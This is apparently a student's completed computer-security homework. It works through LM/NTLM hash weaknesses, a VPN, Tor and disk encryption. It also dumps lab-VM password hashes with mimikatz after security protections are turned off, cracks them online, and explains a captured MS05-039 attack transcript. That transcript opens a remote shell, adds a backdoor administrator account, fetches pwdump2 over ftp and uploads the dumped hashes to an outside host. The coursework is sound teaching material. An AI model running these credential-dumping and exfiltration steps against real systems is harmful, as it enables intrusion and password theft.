cryptotest v1.2.0 by Dr. Tyler Bletsch (Tyler.Bletsch@duke.edu)
= Certified results report =
```

```
Binary under test: ./example-duke-crypter-good
Test points: (1, 3, 1, 6, 1, 4, 4)
Total points: 20 / 20
Current username: tkb13
Current hostname: reliant.colab.duke.edu
Timestamp: 2018-09-26 21:29:06.601592
```

```
Signatures:
a930a627634fc9a2bb3a592cd6792bd2
e259debe710fbf5de9fe0425ff19da53
82b66934d0bb6eeb4e3aa36eaf3446df
```

To prevent tampering with this report, the signatures at the bottom are Message Authentication Codes (MACs) of your binary, the cryptotest tool, and the report itself. Like the tool says in its output, when you're satisfied, zip up your source code, the binary you used for this test, and cryptotest-report.txt into a file called <netid>_homework2_crypter.zip and submit it to Sakai.

Some further tips:

- If using Java, you should write a small shell script front-end so that your program can be called without explicitly running the java virtual machine. For example, if you write MyDukeCrypter.java, the following will make an appropriate front-end script for it:

```
$ echo '#!/bin/sh' > duke-crypter
$ echo 'java MyDukeCrypter $@' >> duke-crypter
$ chmod +x duke-crypter
$ ./duke-crypter (...whatever...)
```
- [This Wikipedia page](#) lists programming languages and associated crypto libraries capable of at least the AES algorithm. You're in no way restricted to these languages or libraries; this is just meant to serve as a starting point.

OPTIONAL: Figure out how to cheat.

If you are already familiar with reverse engineering techniques or want a challenge, it is conceivable that you could defeat the self-grading tool to have it certify arbitrary output. If you do so, please demo to the instructor for up to 10 points extra credit.

*Note: Do not ***actually*** cheat.*

Question 5: Analysis of the Microsoft LM Hash Algorithm (3 points)

The [LM Hash algorithm](#) was used to store passwords in versions of Microsoft Windows prior to Windows NT (such as Windows 95). I'll be blunt: it's pretty awful.

Explain how the LM Hash Algorithm works including its relationship with DES.

Firstly it convert the user's password into uppercase and the password need to be fourteen characters maximum, then the password is padded into 14 bytes. Then this password will be splitted into two 7-byte halves. And after this some conversion will be made to these two halves to create two **DES keys** which is 64 bits each. After this the two keys are used to **DES encrypt** a constant string and then the two ciphertexts are concatenated to form a 16-byte value LM hash.

Explain how the algorithm reduces key space needlessly (hint: it's in multiple ways).

1. Only allow passwords that is no more than 14 characters.

2. Splitting the password into two halves.

3. Insert null bits to make the whole key by repeating

Explain how in some cases an attacker may not even have to crack the hash to use it to gain access.

Because the password hash results only change when user change their passwords.

Question 6: Cracking Microsoft NTLM-hashed Passwords (7 points)

Recognizing the awfulness of LM Hash, Microsoft introduced [NTLM](#) starting in Windows NT (the precursor of Windows 2000, XP, 7, 8, and now 10). NTLM converts your Windows password to UNICODE (UTF-16LE) and then uses the MD4 hashing algorithm without a salt (!).

For this exercise, we want you to **convert a password on your Windows VM to UNICODE (UTF-16LE) and then hash the UNICODE Hex string with MD4.** The output of MD4 should match your Windows NTLM password hash. Then you'll use an online hash database to crack the hash.

Avoiding Defender/CrowdStrike and Chrome real-time protection

Some of the tools we're going to install (such as "mimikatz") have malicious capabilities and are often deployed by attackers. Therefore, the real-time monitoring provided by Windows Defender (in stock installations) or CrowdStrike (in Duke VMs) will block their download. We need to use these tools for ethical exploration, so we must work in an environment with these protections disabled. The ECE560-specific variant of Windows provided on VCM is pre-configured in this way. Therefore, you can and should only do this question on a Windows VM based on the "ECE.560.01.F20 - Win10" image in VCM; if your Windows VM is based on another image, discard it and create one of these as your new Windows VM.

Additionally, if using Chrome on your Windows VM, you'll need to turn off "Safe browsing" in advanced settings, as it will block downloading some of the tools below.

Create target account(s) (1 point)

As our goal is to read and then crack some Windows user password hashes, we need some victim “users”. (Your NetID password will not be part of this experiment, as it is not a *local* account, but is instead stored remotely using Microsoft’s Active Directory system.)

In the start menu, type “users” and choose “Edit local users and groups” (*not* “Add, edit, or remove users” -- this dialog will lead you to add online Microsoft accounts). Navigate to the “Users” folder, right-click in an empty area of the list, and choose “New user”. Call this user “**test1**”, and provide the weak password “**simple**”. Mark the account as “disabled” so it can’t actually be used to grant access.

Make a few more accounts (“**test2**”, “**test3**”, etc.) with increasingly complex passwords (longer, including more character classes) as you see fit. Do not use any actual password you use anywhere else!

Note all passwords used for the test users below.

test1:simple

test2:simpleqaz

test3:simpleqazwsxedc

Hash a password manually (2 points)

For the simple password, we must convert it to 16-bit little-endian Unicode. There is a lot to the [Unicode standard](#), but for ASCII text, the conversion to this flavor of Unicode is as simple as appending a 00 byte to each character, converting it from 8-bit to 16-bit little-endian. So for example, the text “abc” is 616263 in ASCII hex, and 610062006300 in 16-bit little-endian Unicode hex.

Convert the test1 password (“simple”) to 16-bit little-endian Unicode hex below.

730069006D0070006C006500

The Windows NTLM hash algorithm is just the classic MD4 hash algorithm applied to the above representation. ~~You can use [this web tool](#) to do the MD4 hash of the above hex.~~ **It looks like this tool no longer supports hex input, so anything typed in is literally interpreted. I couldn't find a handy web tool that takes hex input and does MD4, but no matter - we'll do it ourselves. Research how to use "xxd" to convert typed hex into raw data, then pipe that into "openssl dgst -md4" to do the MD4 hash¹.**

Using the ~~tool~~ command line, compute the MD4 of the Unicode ‘simple’ password, showing **your command and the result below.**

```
yz558@vcm-16033: ~/ECE560-Computer-and-Information-Security/ECE560_Security/hw2/Q6$ echo 730069006D0070006C006500 | xxd -r -p | openssl dgst -md4
(stdin)= c51602d46e08e6fe02b5dc5c6439e538
yz558@vcm-16033: ~/ECE560-Computer-and-Information-Security/ECE560_Security/hw2/Q6$
```


¹ Added 2020-09-13.

Command: `echo 730069006D0070006C006500 | xxd -r -p hexValue | openssl dgst -md4`
Result: `c51602d46e08e6fe02b5dc5c6439e538`

This operation is common enough that it's just called doing an "NTLM hash", and [online tools exist for this as well](#).

Compute the NTLM hash directly using the tool above, pasting the result below. It should match the earlier MD4 hash.

`C51602D46E08E6FE02B5DC5C6439E538`



The screenshot shows a web application titled "NTLM Hash Generator" with a star icon. It features an "Input String" section with a text area containing the word "simple" and a "get sample" button. Below the input are three buttons: "Generate NTLM", "Load", and "Browse". The "Output Text" section displays the resulting hash: `C51602D46E08E6FE02B5DC5C6439E538`.

Install some tools (2 points)

Classically, an attacker with administrator privileges would use tools like "pwdump", "samdump2", and others to print out the stored NTLM hashes of passwords. Because these hashes are unsalted, cracking them is common and fairly easy.

Microsoft has a bit of a problem here, as exchanging NTLM hashes is built into many of their protocols, so they cannot simply discard this way of storing passwords without breaking compatibility. Instead, starting in Windows 10's "Anniversary update" (August 2016), Windows encrypts the stored passwords using AES-128 using a stored random key that is readable only by processes with the rare "SYSTEM" level permission (above simple administrator).

This is similar to the classic "DRM" example from class: the OS is storing key and ciphertext on the same system, and if you have administrator privilege, you can acquire the SYSTEM level privilege to get the key, giving you both together.

One tool that can perform this is [mimikatz](#). Install mimikatz. For dumping hashes, you will need to run it as Administrator (right click on the executable). Consult [this part of the documentation](#) on dumping hashes, noting the necessity of `privilege::debug` and `token::elevate` to obtain the necessary SYSTEM level privilege.

Using mimikatz, dump the hashes of the users of the VM; paste a screenshot of the output here.

```
RID : 000003ef (1007)
User : test1
Hash NTLM: c51602d46e08e6fe02b5dc5c6439e538

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 98514465fa68c1ff2123638f4c4e8246

* Primary:Kerberos-Newer-Keys *
Default Salt : VCM-16185.WIN.DUKE.EDUtest1
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 64bf6ba93ee047d8f76ad1096508a65bec5130e67ddcbf96a00a38729773071b
aes128_hmac (4096) : 66227df6082808476ef9f727e68c69ad
des_cbc_md5 (4096) : 19378a31251a80dc

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : VCM-16185.WIN.DUKE.EDUtest1
Credentials
des_cbc_md5 : 19378a31251a80dc
```

Isolate the hashes (1 point)

The output of mimikatz will have a lot of info besides just the NTLM hashes, such as including newer salted HMAC-based credentials, but for backwards compatibility purposes, those NTLM hashes will be there. Copy the output text to an environment with bash and use one or more shell commands to produce a file of *just* hashes. For example, if you have:

```
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 7ee17fdad80eef8865e6710064b9e686

RID : 000001f5 (501)
User : Guest

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 9a5c28fd8410c737d9b2c0f7f4ba4926
```

Reduce this to:

```
7ee17fdad80eef8865e6710064b9e686
9a5c28fd8410c737d9b2c0f7f4ba4926
```

Paste the command to isolate the hashes and its output below.

Command: `grep "Hash NTLM:" samOutPut.txt | sed 's/ Hash NTLM: //'`

Output:

3ebae0f1e51c2b3cff2703555c5a0dc3
67566694ec4c9a8921e3e0e1dc541337
6b6c8ff44e63542c7529fba1a012e0ca
261684a48684b6b039c663068e663a97
c51602d46e08e6fe02b5dc5c6439e538
0b3d9ec37bbee412e7195742fec7a43f
cb9549f723978e9fa4c76e42410119e2

```
lyz558@vm-16033:~/ECE560-Computer-and-Information-Security/ECE560_Security/hw2/Q6$ grep "Hash NTLM:" samOutPut.txt | sed 's/ Hash NTLM: //'
3ebae0f1e51c2b3cff2703555c5a0dc3
67566694ec4c9a8921e3e0e1dc541337
6b6c8ff44e63542c7529fba1a012e0ca
261684a48684b6b039c663068e663a97
c51602d46e08e6fe02b5dc5c6439e538
0b3d9ec37bbee412e7195742fec7a43f
cb9549f723978e9fa4c76e42410119e2
```

Crack the hashes (1 point)

Take all the hashes and submit them all together to an online rainbow table database such as hashkiller.co.uk or crackstation.net. You should certainly be able to crack the test1 password (“simple”).

Paste a screenshot of this. How many passwords were cracked?

Only one.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

3ebae0f1e51c2b3cff2703555c5a0dc3
67566694ec4c9a8921e3e0e1dc541337
6b6c8ff44e63542c7529fba1a012e0ca
261684a48684b6b039c663068e663a97
c51602d46e08e6fe02b5dc5c6439e538
0b3d9ec37bbee412e7195742fec7a43f
cb9549f723978e9fa4c76e42410119e2

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
3ebae0f1e51c2b3cff2703555c5a0dc3	Unknown	Not found.
67566694ec4c9a8921e3e0e1dc541337	Unknown	Not found.
6b6c8ff44e63542c7529fba1a012e0ca	Unknown	Not found.
261684a48684b6b039c663068e663a97	Unknown	Not found.
c51602d46e08e6fe02b5dc5c6439e538	NTLM	simple
0b3d9ec37bbee412e7195742fec7a43f	Unknown	Not found.
cb9549f723978e9fa4c76e42410119e2	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Question 7: MS05-30 Attack Script (6 points)

The script below was pulled off a compromised machine in the Department of Computer Science at NC State University. **For each of the differently highlighted blocks of commands, explain what is being done.** Some research may be needed. HINT: “ftp” is an older method of file exchange with its own scriptable command-line syntax.

```
* >HOD-ms05039-pnp-expl 192.168.1.204 7777
*
* [*] connecting to 192.168.1.204:445...ok
* [*] null session...ok
* [*] bind pipe...ok
* [*] sending crafted packet...ok
* [*] check your shell on 192.168.1.204:7777
* Ctrl+C
*
* >nc 192.168.1.204 7777
*
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
* C:\WINNT\system32>net user root root /add
* The command completed successfully.
*
* C:\WINNT\system32>net localgroup administrators root /add
* The command completed successfully.
*
* C:\WINNT\system32>echo open 1.2.3.4 > x1
* C:\WINNT\system32>echo user tel-user 15XAs11Pwk4I >> x1
* C:\WINNT\system32>echo get pwdump2.exe >> x1
* C:\WINNT\system32>echo quit >> x1
* C:\WINNT\system32>ftp -n -s:x1
* C:\WINNT\system32>pwdump2.exe > pwdump2.txt
* C:\WINNT\system32>
* C:\WINNT\system32>echo open 1.2.3.4 > x2
* C:\WINNT\system32>echo user tel-user 15XAs11Pwk4I >> x2
* C:\WINNT\system32>echo put pwdump2.txt >> x2
* C:\WINNT\system32>echo quit >> x2
* C:\WINNT\system32>ftp -n -s:x2
* C:\WINNT\system32>exit
* >
```

`nc 192.168.1.204 7777` Connect and establish TCP connection to 192.168.1.204 on port 7777.

`net user root root /add` To add a new user account with the username root and with password root

`net localgroup administrators root /add` Add user root to the local group administrators

```
echo open 1.2.3.4 > x1
echo user tel-user 15XAs11Pwk4I >> x1
echo get pwdump2.exe >> x1
echo quit >> x1
```

The first four lines of blue block will first redirect four ftp commands “open 1.2.3.4”, “user tel-user 15XAs11Pwk4I”, “get pwdump2.exe” and “quit” into a file called x1.

`ftp -n -s:x1` means that the commands in the file x1 automatically run after ftp starts, and suppresses auto-login upon initial connection. The detailed function if the commands in the file x1 is discussed as follows:

“**open 1.2.3.4**” in ftp will connect to the ftp server with the address 1.2.3.4

“**user tel-user 15XAs11Pwk4I**” in ftp will assign the current login user as tel-user with password 15XAs11Pwk4I.

“**get pwdump2.exe**” in ftp will copy the file pwdump2.exe from remote address 1.2.3.4 to local

“**quit**” command in ftp will disconnect the ftp session and exit the ftp.

`pwdump2.exe > pwdump2.txt` To begin with, pwdump2 is an application which dumps the password hashes (OWFs) from NT's SAM database, whether or not SYSKEY is enabled on the system. This will redirect the output of pwdump2 which are the contents of the SAM into pwdump2.txt, and now we have the password hashes (OWFs) from NT's SAM database stored in pwdump2.txt.

```
echo open 1.2.3.4 > x2
echo user tel-user 15XAs11Pwk4I >> x2
echo put pwdump2.txt >> x2
echo quit >> x2
```

The first four lines of yellow block will first redirect four ftp commands “open 1.2.3.4”, “user tel-user 15XAs11Pwk4I”, “put pwdump2.txt” and “quit” into a file called xs.

`ftp -n -s:x2` means that the commands in the file x1 automatically run after ftp starts, and suppresses auto-login upon initial connection. The detailed function if the commands in the file x1 is discussed as follows:

“**open 1.2.3.4**” in ftp will connect to the ftp server with the address 1.2.3.4

“**user tel-user 15XAs11Pwk4I**” in ftp will assign the current login user as tel-user with password 15XAs11Pwk4I.

“**put pwdump2.txt**” in ftp will copy the file pwdump2.txt from local to remote address 1.2.3.4

“**quit**” command in ftp will disconnect the ftp session and exit the ftp.

After the above yellow part, the remote will get the current machine's password hashes (OWFs) from NT's SAM database stored in pwdump2.txt.

Question 8: SSH forwarding (4 points)

Using SSH, prepare a SOCKS proxy tunnel on your personal computer to your Kali VM, and configure your local web browser to use this proxy. Paste a screenshot of your local browser visiting <https://ipchicken.com/> showing the IP address and hostname of your Kali VM.


(Idea from the source: <https://ma.ttias.be/socks-proxy-linux-ssh-bypass-content-filters/#:~:text=Use%20SOCKS%20proxy%20in%20Chrome%2FFirefox&text=In%20Chrome%2C%20go%20to%20the,Find%20the%20Proxy%20Settings.&text=From%20now%20on%2C%20your%20browser,your%20HTTP%20or%20HTTPS%20sites.>)

The commands that I used to prepare the proxy tunnel:

```
ssh -D 1500 -q -C -N yz558@vcm-16144.vm.duke.edu
```

1. `-D 1500`: open a SOCKS proxy on local port `:1500`. If that port is taken, try a different port number. If you want to open multiple SOCKS proxies to multiple endpoints, choose a different port for each one.
2. `-C`: compress data in the tunnel, save bandwidth
3. `-q`: *quiet* mode, don't output anything locally
4. `-N`: do not execute remote commands, useful for just forwarding ports

Then I configure the firefox browser to use the proxy:



The results is as the follows:

The screenshot shows a web browser window with the address bar displaying <https://ipchicken.com>. The website has a yellow and red theme with a cartoon chicken logo. The main content area displays the current IP address as 67.159.88.168. Below this, there is a section for refinance rates with a slider for loan amount set to \$225,000 and a rate of 2.40% APR 15 Year Fixed. A 'Calculate Payment' button is visible. The 'Advanced' section lists system information: Name Address: vcm-16144.vm.duke.edu, Remote Port: 12674, and Browser: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:73.0) Gecko/20100101 Firefox/73.0. At the bottom, there is a 'Link To Us:' section with the IPChicken logo and a copyright notice for 2016.

IP CHICKEN Served fresh daily™
CURRENT IP SECURITY PORT SCAN HELP

Current IP Address

67.159.88.168

[Add to Favorites](#)

Today's Refinance Rate
2.40%
APR 15 Year Fixed

Select Loan Amount
\$225,000

[Calculate Payment](#)

Advanced

- Name Address: vcm-16144.vm.duke.edu
- Remote Port: 12674
- Browser: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:73.0) Gecko/20100101 Firefox/73.0

[AdChoices](#) [IP Lookup](#) [What Is My IP](#) [Free VPN](#)

Today's Refinance Rate
2.40%
APR 15 Year Fixed

Select Loan Amount
\$225,000

[Calculate Payment](#)

Link To Us:

(c) 2016 IPChicken - [Privacy Policy](#)

Question 9: VPN (6 points)

A Virtual Private Network (VPN) allows all network traffic to tunnel to an endpoint and be routed from there, and the tunnel usually encrypts the traffic. This allows a secure way to connect to otherwise private networks, and unlike SSH tunneling, it includes *all* network traffic generated by a client.

VPNs are very commonly deployed. However, there's a lot of cryptography setup and other configuration choices involved in setting up a VPN, and [it's easy to do it in a way that subtly compromises security](#).

[Algo](#) is a set of scripts to automate deployment of a VPN target. Deploy Algo on your Linux VM (or to a cloud-based VM), then configure your personal computer to connect to it.

The process:(source: <https://github.com/trailofbits/algo>)

```
git clone https://github.com/trailofbits/algo.git
cd algo

sudo apt install -y python3-virtualenv

python3 -m virtualenv --python="$(command -v python3)" .env &&
source .env/bin/activate &&
python3 -m pip install -U pip virtualenv &&
python3 -m pip install -r requirements.txt

./algo
```


Algo deployed successfully

```
changed: [localhost -> localhost]
TASK [debug] *****
ok: [localhost] => {
  "msg": [
    [
      "\n#           Congratulations!           #\n",
      "\n#           Your Algo server is running.   #\n",
      "\n#           Config files and certificates are in the ./configs/ directory.   #\n",
      "\n#           Go to https://whoer.net/ after connecting   #\n",
      "\n#           and ensure that all your traffic passes through the VPN.   #\n",
      "\n#           Local DNS resolver 172.24.121.202   #\n",
      ""
    ],
    "\n#           The p12 and SSH keys password for new users is ReWclFrWw   #\n",
    ""
  ]
}
PLAY RECAP *****
localhost                : ok=130  changed=67  unreachable=0    failed=0    skipped=51   rescued=0    ignored=0

(.env) yz558@vcm-15935:~/algo$ ls
```

Show a screenshot of your personal computer's VPN client software showing the successful connection.

Here I use another linux VM different from Q8 because algo does not work on that VM



Show a screenshot of a browser on your personal computer visiting an IP address identifier site like IPChicken.com.



Post-Algo firewall fix-up

Once you've installed Algo and it's working, we need to make one configuration change. Algo will, by default, configure a very restrictive firewall on the Linux VM that will prevent most incoming connections. This will interfere with other tasks in this and future assignments (such as the Apache web server certificate question later in this doc). Let's fix this:

- As root, edit `/etc/iptables/rules.v4`. You'll see three sections: `*mangle`, `*nat`, and `*filter`. Under `*filter`, change `"INPUT DROP [0:0]"` to `"INPUT ACCEPT [0:0]"`.
- Run `"sudo netfilter-persistent reload"` or reboot to reload the firewall rules.

Question 10: Tor Project: Anonymity Online (4 points)

Tor is free software and an open network that helps you defend against traffic analysis, a form of network surveillance that threatens personal freedom and privacy, confidential business activities and relationships, and state security.

Explain what Tor is and how it can be used for both good and nefarious purposes.
(2 points)

Tor is a free browser that can make sure when you are using it, nearly none private data will be shared and tracked, nobody will be able to monitor you. And it can visit some websites that are not allowed to visit normally. It also has much more encryption. The good side is that this will make sure your privacy is assured. However, this will make the malicious users harder to be tracked and located. And this browser gives those illegal websites a way to be accessed.

Download and install the Tor Browser to your Windows VM. Start the Tor browser and **provide the IP address and hostname of the Tor exit relay through your initial circuit by visiting the site that tells you what it thinks your IP address is.** (1 point)

IP: 163.172.29.30

Hostname: 163-172-29-30.rev.poneytelecom.eu



Use [IP Tracker](#) to get location information from a Tor and non-Tor Browser. Show screenshots of both here. Geographically, where is your Tor exit node? (1 points)

Non-Tor Browser:

IP Tracker

Lookup, Trace, Track, Find My IP Location with IP tracking technology and IP tracer tool from IP-Tracker.org

[IP Tracker](#) [IP Lookup](#) [Whois Lookup](#) [Email Lookup](#) [Email Finder](#) [IP Tools](#)

SPONSORED SEARCHES

<input type="text" value="ip exact location"/>	<input type="text" value="location tracker"/>
<input type="text" value="locate phone number"/>	<input type="text" value="mobile number details with name"/>

Advertisements



IP Info - 67.159.94.215

The lookup details for the requested IP 67.159.94.215 located in United States are purely informative.

Although we try to be precise with the lookup location and other details regarding a certain IP or domain we cannot guarantee 100% accuracy.


But in most cases, at least when it comes to the USA and Europe, you will be able to get a credible result and information from our IP lookup and know where the device or person behind the requested IP address is geolocated.

67.159.94.215 - City Unknown

You will probably not know the exact physical address of the device or the person you are trying to locate, but in most cases you will know the region, city, postal address, which is quite enough information when you do your own investigation.

Don't forget to always check your results through our [Whois Lookup tool](#) that will reveal a lot of information about the ISP and the Organization behind the requested domain or IP.

SPONSORED SEARCHES

Basic Tracking Info	
IP Address:	67.159.94.215 IP Blacklist Check
Reverse DNS:	215.94.159.67.in-addr.arpa
Hostname:	vcm-16185.vm.duke.edu
	dns-auth-01.oit.duke.edu >> 152.3.103.93
Nameservers:	dns-auth-02.oit.duke.edu >> 152.3.105.232
	dns-nc1-01.oit.duke.edu >> 67.159.96.12
Location For an IP: 67.159.94.215	
Continent:	North America (NA)
Country:	United States  (US)
Capital:	Washington
State:	Unknown
City:	Unknown
Location:	Unknown
ISP:	Duke University
Organization:	Duke University
AS Number:	AS13371 Duke University
something went wrong!	something went wrong!
Time Zone:	America/North_Dakota/Center
Local Time:	20:29:02
Timezone	-18000
GMT offset:	
Sunrise / Sunset:	07:20 / 19:26
Extra Information for an IP: 67.159.94.215	
Continent	46.07305 / -100.546
Lat/Lon:	

Tor Browser:

The results shows that Tor exit node is anonymous geographically

Basic Tracking Info	
IP Address:	163.172.29.30 [IP Blacklist Check]
Reverse DNS:	30.29.172.163.in-addr.arpa
Hostname:	163-172-29-30.rev.poneytelecom.eu
Nameservers:	nsb.online.net >> 195.154.228.250
	nsa.online.net >> 62.210.16.10
Location For an IP: 163.172.29.30	
Continent:	Unknown
Country:	Anonymous Proxy Proxy (A1)
Capital:	-
State:	Unknown
City Location:	Unknown
ISP:	ONLINE SAS
Organization:	ONLINE SAS
AS Number:	AS12876 Online S.a.s.
something went wrong!	something went wrong!
Time Zone:	Unknown
Local Time:	21:35:54
Timezone	7200
GMT offset:	
Sunrise / Sunset:	07:48 / 19:55
Extra Information for an IP: 163.172.29.30	

Question 11: Whonix (3 points)

Examine the [Whonix project](#). What attacks is it designed to defend against that Tor alone cannot? (2 pts)

Whonix runs on virtual machine as an OS which can help users to use all the desktop applications anonymously instead of only anonymously browse using browser.

Describe an attack to identify a user of Whonix that *can* still succeed. Hint: check out their [limitations page](#). (1 pt)

While using Tor, Man in the middle attacks can still happen between the exit relay and the destination server. The exit relay itself can also act as a man-in-the-middle. Through this way the attacker might get the identity of the user.

Note: No need to install or run Whonix for this assignment, but you're welcome to experiment.

Question 12: Bitlocker, FileVault, and LUKS (6 points)

Explain what **Microsoft Bitlocker** is and what encryption algorithm it uses including mode of operation.

Bitlocker is a encryption feature make sure the data in the volume on Windows is securely encrypted.

It uses AES algorithm with CBC OR XTS mode.

Explain what **Apple FileVault** is and what encryption algorithm it uses including mode of operation.

FileVault is a program that make sure the data on the macOS disk is safe uses on-the -fly disk encryption.

It uses AES algorithm with CBC mode.

Explain what **Linux LUKS** is and what encryption algorithm it uses including mode of operation. (Note: as is often the case with Linux, there's a lot more options and modularity than the commercial solutions above; you may answer simply for the common case.)

Linux LUKS is a program disk encryption specification that is use to make sure the disk on Linux system is safe. It implements a platform-independent standard on-disk format for use in various tools. It not only make sure the compatibility among different programs, but also assures that they all implement password management in a secure and documented manner.

The default cipher used for LUKS (see `cryptsetup --help`) is `aes-cbc -essiv:sha256` and it uses CBC mode.

Question 13: SSL certificate management (14 points)

You're going to become a Certificate Authority (CA) and get proper HTTPS working. This procedure is commonly applied in organizations to make a local CA so internal web applications can use HTTPS properly.

Note: If you've already configured Algo on your Linux VM for Question 9, be sure you did the firewall fixup described in that question.

Perform each of the following steps, showing your work as you go. Research will be needed.

1. **Kali VM:** Generate a new RSA key pair.

```
ssh-keygen -t rsa -b 4096 -C yz558@duke.edu -m PEM
yz558@kali:~$ ssh-keygen -t rsa -b 4096 -C yz558@duke.edu -m PEM
Generating public/private rsa key pair.
Enter file in which to save the key (/home/yz558/.ssh/id_rsa):
/home/yz558/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/yz558/.ssh/id_rsa
Your public key has been saved in /home/yz558/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:+0Yi3T2xI3qwwuCKgwCTVUEq0hyK/bz0IdhYtd2mEi0 yz558@duke.edu
The key's randomart image is:
+---[RSA 4096]---+
|  .o+.          |
| .=.o          |
| =o= .         |
| =. + + .      |
| ... E o.S. . o |
| = .+.o+.+ =   |
| = o.+o...* . o |
| o. +.oo o.o   |
| ....o . o.    |
+-----[SHA256]-----+
```

2. **Kali VM:** Generate a root X.509 certificate, making its Common Name be "<NetID> Root CA".

Reference: <https://gist.github.com/fntlnz/cf14feb5a46b2eda428e000157447309>

